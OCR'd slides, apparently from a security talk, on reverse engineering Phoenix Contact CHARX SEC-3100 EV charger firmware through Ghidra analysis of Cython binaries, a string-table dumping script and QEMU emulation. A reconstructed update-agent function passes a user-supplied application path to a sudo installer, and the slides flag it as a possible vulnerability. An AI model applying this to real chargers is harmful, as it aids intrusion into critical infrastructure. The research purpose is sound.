
Load Management		● Not running	↻
Modbus Client	V1.2.0	● Running	↻
Modbus Server	V1.3.0	● Not running	↻
System Monitor	V1.3.0	● Running	↻
Webserver	V1.3.1	● Running	↻

System Status

CPU Temperature	38 °C
CPU Utilization	17 %
Uptime	0h 35m 20s
RAM Available	310216 kB
RAM Total	473188 kB
RAM Used	159144 kB
Disc Usage /log	12% of 83 MB
Disc Usage /var/volatile	1% of 232 MB

© 2022 PHOENIX CONTACT

Firmalyzer - Automated Environment Analysis



Resources > Firmware > Firmware Details: Phoenix Contact CHARX SEC-3100 Main v1.4.2 (Stable)

Firmware Analysis Progress 17.56k
100%

File Formats (8,874 total)
- Text (4,866 - 55%)
- C (1,485 - 17%)
- Shared Library (1,208 - 14%)
- XML (804 - 9%)
- Bash (221 - 2%)

Root Directory Files (19,167 total)
- usr (17,811 - 93%)
- etc (897 - 5%)
- lib (215 - 1%)
- bin (104 - 1%)
- sbin (94 - 0%)

Firmware: Phoenix Contact CHARX SEC-3100 Main v1.4.2 (Stable)

Vendor	Phoenix Contact
Product	Phoenix Contact CHARX SEC-3100
Type	Main
Release	Stable
Version	v1.4.2
URL	https://www.phoenixcontact.com/en-gb/products/ac-charging-controller-charx-sec-3100-1139012
Changelog	Show Content
File	CHARX-SEC-3XXX-Software-Bundle-V1.4.2.raucb (126.06 MB)
Filesystem	phoenix-contact-ev-charger-charx-sec-3100-v1-4-2.tar.gz (108.09 MB)

Filesystem

Root / etc / charx

Name	Size
charx-controller-agent.conf	753 Bytes
charx-eichrecht-agent.conf	87 Bytes
charx-jupicore.conf	1.2 kB
charx-loadmanagement-agent.conf	459 Bytes
charx-loadmanagement-load-circuite.conf	134 Bytes
charx-modbus-agent.conf	366 Bytes
charx-modbus-server.conf	764 Bytes
charx-ocpp16-agent.conf	787 Bytes
charx-proficloud-gateway.conf	652 Bytes
charx-system-config-manager.conf	177 Bytes


Reverse Engineering

- Static
  - Most custom services/binaries built with Cython (Python in C)
- Dynamic
  - Emulation in QEMU

Reverse Engineering (Compiled Cython)

- “Cython translates Python code to C/C++ code, but additionally supports calling C functions and declaring C types on variables and class attributes.”[1]


- Approximately 4,000 lines of boiler plate C code
- Each line of Python is approximately 50 lines of C code
- 1 line “Hello World” in Python = 4,187 lines of C code
- Reversing is significantly harder, but not impossible



```
┌──(kali㉿kali)-[~]
└─$ cat hello.pyx
#cython: language_level=3

print('Hello World')

┌──(kali㉿kali)-[~]
└─$ cython --embed -o hello.c hello.pyx

┌──(kali㉿kali)-[~]
└─$ head hello.c
/* Generated by Cython 3.0.2 */

#ifndef PY_SSIZE_T_CLEAN
#define PY_SSIZE_T_CLEAN
#endif /* PY_SSIZE_T_CLEAN */
#if defined(CYTHON_LIMITED_API) && 0
  #ifndef Py_LIMITED_API
    #if CYTHON_LIMITED_API+0 > 0x03030000
      #define Py_LIMITED_API CYTHON_LIMITED_API
    #else

┌──(kali㉿kali)-[~]
└─$ wc -l hello.c
4187 hello.c

┌──(kali㉿kali)-[~]
└─$ gcc -I /usr/include/python3.11 hello.c -lpython3.11 -o hello

┌──(kali㉿kali)-[~]
└─$ ./hello
Hello World
```

[1] https://github.com/cython/cython


Reverse Engineering (Compiled Cython) - Ghidra




Decompile: FUN_000288ac - (CharxUpdateAgent)

```
      goto LAB_00028b74;
    }
    if (*(int *)(DAT_0007674c + 0x14) == DAT_0007685c &&
        *(int *)(DAT_0007674c + 0x10) == DAT_00076858) {
      if (DAT_00076860 == (int *)0x0) {
        piVar11 = (int *)FUN_00026448(DAT_000767bc);
        goto LAB_00028c8c;
      }
      *DAT_00076860 = *DAT_00076860 + 1;
    }
    else {
      piVar11 = (int *)FUN_00026484(DAT_000767bc,&DAT_00076858,&DAT_00076860);
LAB_00028c8c:
      if (piVar11 == (int *)0x0) {
        DAT_00076760 = 0x217;
        DAT_00076764 = 0x4187;
        piVar12 = (int *)0x0;
        piVar13 = (int *)0x0;
        goto LAB_00028a1c;
      }
    }
    piVar12 = (int *)FUN_00025630(piVar11,DAT_000767d4);
    if (piVar12 == (int *)0x0) {
      DAT_00076760 = 0x217;
      DAT_00076764 = 0x4189;
      piVar13 = (int *)0x0;
      goto LAB_00028a1c;
    }
    iVar10 = *piVar11;
    *piVar11 = iVar10 + -1;
    if (iVar10 + -1 == 0) {
      (**(code **)(piVar11[1] + 0x18))(piVar11);
    }
    iVar10 = PyDict_SetItem(piVar9,DAT_000767d8,piVar12);
    if (iVar10 < 0) {
```

Reverse Engineering (Compiled Cython) – Ghidra Script



```
      goto LAB_00028b74;
    }
    if (*(int *)(DAT_0007674c + 0x14) == DAT_0007685c &&
       *(int *)(DAT_0007674c + 0x10) == DAT_00076858) {
      if (DAT_00076860 == (PyObject *)0x0) {
                    /* "subprocess" */
        pPVar11 = (PyObject *)FUN_00026448(__pyx_k_subprocess);
        goto LAB_00028c8c;
      }
      DAT_00076860->ob_refcnt = DAT_00076860->ob_refcnt + 1;
    }
    else {
                    /* "subprocess" */
      pPVar11 = (PyObject *)FUN_00026484(__pyx_k_subprocess,&DAT_00076858,&DAT_00076860);
LAB_00028c8c:
      if (pPVar11 == (PyObject *)0x0) {
        DAT_00076760 = 0x217;
        DAT_00076764 = 0x4187;
        val = (PyObject *)0x0;
        pPVar12 = (PyObject *)0x0;
        goto LAB_00028a1c;
      }
    }
                    /* "PIPE" */
    val = (PyObject *)FUN_00025630(pPVar11,__pyx_k_PIPE);
    if (val == (PyObject *)0x0) {
      DAT_00076760 = 0x217;
      DAT_00076764 = 0x4189;
      pPVar12 = (PyObject *)0x0;
      goto LAB_00028a1c;
    }
    iVar10 = pPVar11->ob_refcnt + -1;
    pPVar11->ob_refcnt = iVar10;
    if (iVar10 == 0) {
      (**(code **)(pPVar11->ob_type + 0x18))(pPVar11);
    }
                    /* "stdin" */
    iVar10 = PyDict_SetItem(o1,__pyx_k_stdin,val);
    if (iVar10 < 0) {
      DAT_00076764 = 0x418c;
```




```
cython.py> Running...
[+] PyInit_main found at 00024668
[+] PyModuleDef __pyx_moduledef: 00073a9c
[+] PyModuleDef_Slot __pyx_moduledef_slots[]: 00076700
[+] PyObject* __pyx_pymod_create(PyObject *spec, PyModuleDef *def): 0001506c
[+] PyObject* int __pyx_pymod_exec(PyObject *__pyx_pyinit_module): 000152fe
[+] __Pyx_StringTabEntry __pyx_string_tab: 00073c94
[#] Dumping __pyx_string_tab strings...




0
000000
0.0.0.0
1
99
APPLICATION_CONFIGURATION_FILE_PATH
APP_SECTION_NAME
AUTOSTART_IDENTIFIER
Added daemon successfully from autostart [daemon=
Application install completed successfully [Application:
Application install failed [Application:
ArgumentParser
Assuming you are running on a PC. Starting on 0.0.0.0 unless set otherwise
BUILD_ID=
CLIENT_IMAGES
CONTROLLER_HOSTNAMES
CRYPTOGRAPHY_ALLOW_OPENSSL_102
ConfigManager
Configuring autostart did not work as intended. previously:

Content-Type
Could not connect to head server [IP:
Could not connect to logging server [IP:
Could not connect to server:
DAEMON_FOLDER
DATABASE_SOURCE_PATH
DATA_DEFAULT_FOLDER_PATH
DOWNLOAD_FOLDER_PATH
Database copy failed quietly [source:
Default network address to connect
Did not succeed removing the app
Did not succeed stopping the app
Distribution was successfully updated, starting reboot [New Version:
Download failed for
Download process failed [Returncode:
```

- Ghidra script to automate:
  - Find/retype symbols
  - Retyping function signatures
  - Retyping string constants and add them as a comment
  - Dump strings table (__pyx_string_tab)

Reverse Engineering (Compiled Cython) – Ghidra Script

- Reconstructing Python from strings and variable reuse logic
- Enough to find vulnerabilities?




```
  # main.install_application
  def install_application(application):
      p = subprocess.Popen(['sudo', '/usr/sbin/charx_application_install',
Configuration.DOWNLOAD_FOLDER_PATH + application], stdin=subprocess.PIPE,
stdout=subprocess.PIPE)
      p.communicate()
      p.returncode
```

QEMU Emulation

- ELF 32-Bit ARM
- sudo apt-get install qemu-arm
- Extract _CHARX-SEC-3XXX-Software-Bundle-V1.4.2.raucb.extracted/squashfs-root/root
- sudo chroot phoenix/ /bin/sh


```
ID="charx"
NAME="CHARX control Embedded Linux"
VERSION="1.4.2 (warrior)"
VERSION_ID="1.4.2"
PRETTY_NAME="CHARX control Embedded Linux 1.4.2 (warrior)"
BUILD_ID="release+1448.20230908.129861fd.7e14fd1"
```



```
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.4# uname -a
Linux ubuntu2204 6.2.0-32-generic #32~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Aug 18 10:40:13
UTC 2 armv7l armv7l armv7l GNU/Linux
```

QEMU Service Execution

- Deploy config files
- Edit debug options
- Start services running



```
cp /etc/charx/charx-modbus-agent.conf /data/charx-modbus-agent/charx-modbus-agent.conf
cp /etc/charx/charx-update-agent.conf /data/charx-update-agent/charx-update-agent.conf
cp /etc/charx/charx-modbus-server.conf /data/charx-modbus-server/charx-modbus-server.conf
cp /etc/charx/charx-controller-agent.conf /data/charx-controller-agent/charx-controller-agent.conf
cp /etc/charx/load-circuit-measure-device.json  /data/charx-loadmanagement-agent/load-circuit-measure-device.json
cp /etc/charx/website.db /data/charx-website/website.db

# Debug Log Level
